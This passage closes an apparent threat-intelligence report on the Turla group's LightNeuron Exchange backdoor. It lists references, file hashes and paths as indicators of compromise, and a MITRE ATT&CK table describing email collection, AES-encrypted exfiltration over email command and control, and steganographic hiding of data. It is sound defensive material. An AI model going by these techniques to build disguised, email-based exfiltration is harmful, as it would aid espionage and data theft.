- 13 National Cyber Security Centre, "Turla group using Neuron and Nautilus tools alongside Snake malware," 23 11 2017. [Online]. Available: https://www.ncsc.gov.uk/content/files/protected_files/article_files/Turla%20group%20using%20Neuron%20and%20Nautilus%20tools%20alongside%20Snake%20malware_1.pdf.
- 14 S. Tanase, "Satellite Turla: APT Command and Control in the Sky," 09 09 2015. [Online]. Available: <https://securelist.com/satellite-turla-apt-command-and-control-in-the-sky/72081/>.
- 15 GDATA, "Uroburos – Deeper travel into kernel protection mitigation," 07 03 2014. [Online]. Available: <https://www.gdatasoftware.com/blog/2014/03/23966-uroburos-deeper-travel-into-kernel-protection-mitigation>.
- 16 ESET, "Turla Outlook Backdoor," 08 2018. [Online]. Available: <https://www.welivesecurity.com/wp-content/uploads/2018/08/Eset-Turla-Outlook-Backdoor.pdf>.
- 17 GREAT, "APT Trends Report Q2 2018," Kaspersky Labs, 10 06 2018. [Online]. Available: <https://securelist.com/apt-trends-report-q2-2018/86487/>.
- 18 Microsoft, "Transport agents," 01 06 2016. [Online]. Available: <https://docs.microsoft.com/en-us/exchange/transport-agents-exchange-2013-help>.
- 19 Mozilla, "What is the winmail.dat attachment?," [Online]. Available: <https://support.mozilla.org/en-US/kb/what-winmaildat-attachment>.
- 20 Microsoft, "The Z3 Theorem Prover," [Online]. Available: <https://github.com/Z3Prover/z3>.
- 21 D. Strome, "Configure the Pickup directory and the Replay directory," 12 08 2016. [Online]. Available: <https://docs.microsoft.com/en-us/exchange/configure-the-pickup-directory-and-the-replay-directory-exchange-2013-help>.

- 22 D. Strome, "Pickup directory and Replay directory," 08 12 2016. [Online]. Available: <https://docs.microsoft.com/en-us/exchange/pickup-directory-and-replay-directory-exchange-2013-help>.
- 23 M. Schlee, "Hackers used Outlook for cyberattack on German government: report," Politico, 06 03 2018. [Online]. Available: <https://www.politico.eu/article/report-hackers-used-outlook-for-cyberattack-on-german-government/>.

8. IOCS

8.1 Hashes

In order to avoid breaking a compromised Microsoft Exchange server, please read the [Cleaning section](#) before deleting any of the LightNeuron files.

SHA1 hash	3C851E239FBF67A03E0DAE8F63EEE702B330DB6C
Filename	Microsoft.Exchange.Security.Interop.dll
Component	Transport Agent
Compilation date	26/10/2016
ESET Detection Name	MSIL/Turla.A
SHA1 hash	76EE1802A6C920CBEB3A1053A4EC03C71B7E46F8
Filename	exrwdb.dll
Component	Companion DLL
Compilation date	02/09/2016
ESET Detection Name	Win64/Turla.CC
SHA1 hash	FF28B53B55BC77A5B4626F9DB856E67AC598C787
Filename	Microsoft.Exchange.MessagingPolicies.Search.dll
Component	Transport Agent
Compilation date	16/08/2015
ESET Detection Name	MSIL/Turla.A
SHA1 hash	C1FF6804FDB8656AB08928D187837D28060A552F
Filename	BPA.Transport.dll
Component	Companion DLL
Compilation date	25/07/2014
ESET Detection Name	Win64/Turla.CC
SHA1 hash	F9D52BB5A30B42FC2D1763BE586CEE8A57424732
Filename	Microsoft.Exchange.MessagingPolicies.Search.exe
Component	Transport Agent
Compilation date	20/06/2014
ESET Detection Name	MSIL/Turla.A
SHA1 hash	0A9F10925AF42DF94925D07112F303D57392C908
Filename	BPA.Transport.dll
Component	Companion DLL
Compilation date	01/07/2016
ESET Detection Name	Win64/Turla.CC
SHA1 hash	A4D1A34FE5EFFD90CCB6897679586DDC07FBC5CD
Filename	/
Component	Transport Agent
Compilation date	20/06/2014
ESET Detection Name	MSIL/Turla.A

8.2 Paths

- %tmp%\winmail.dat
- C:\Windows\ServiceProfiles\NetworkService\appdata\Local\Temp\msmofc.xml
- C:\Windows\ServiceProfiles\NetworkService\appdata\Local\Temp\msmodl.dat
- C:\Windows\serviceprofiles\networkservice\appdata\Roaming\Microsoft\Windows\814ad43-58ab-2cd3-3e68-b82a8f402fd0
- C:\Windows\serviceprofiles\networkservice\appdata\Roaming\Microsoft\Windows\42cf8a1-6e20-8c24-d35f-82c46d8b70ba
- C:\Windows\serviceprofiles\networkservice\appdata\Roaming\Microsoft\Windows\36b1f4a-82b9-eb06-7c1e-90b4b2d5c27d
- C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\thumbcache_idx.db
- C:\Windows\ServiceProfiles\NetworkService\AppData\Roaming\Microsoft\Windows\thumbcache_32.db

9. MITRE ATT&CK TECHNIQUES

Tactic	Id	Name	Description
Initial Access	T1078	Valid Accounts	Attackers probably re-used stolen credentials to deploy LightNeuron.
Execution	T1086	PowerShell	A PowerShell script was used to install LightNeuron.
Privilege Escalation	T1078	Valid Accounts	To have Administrative rights, attackers probably used stolen credentials.
Discovery	T1016	System Network Configuration Discovery	LightNeuron exfiltrates the result of the functions GetAdaptersInfo and GetComputerName.
Collection	T1119	Automated Collection	Depending on the configuration, LightNeuron can collect the files in a specific path.
	T1005	Data from Local System	Using a backdoor function, attackers can exfiltrate any local file.
	T1114	Email Collection	LightNeuron collects all the emails matching one rules specified in its configuration.
Exfiltration	T1020	Automated Exfiltration	Depending on the configuration, LightNeuron can exfiltrate files located in a specific path.
	T1022	Data Encrypted	Data is encrypted using AES.
	T1041	Exfiltration Over Command and Control Channel	Data is exfiltrated using an email C&C channel.
	T1029	Scheduled Transfer	Depending on the configuration, automatic exfiltration can happen during the night or during working hours.
Command and Control	T1001	Data Obfuscation	C&C data is hidden in PDF documents or JPG images using steganography.
	T1032	Standard Cryptographic Protocol	C&C data is encrypted using AES.
	T1071	Standard Application Layer Protocol	C&C communication uses emails.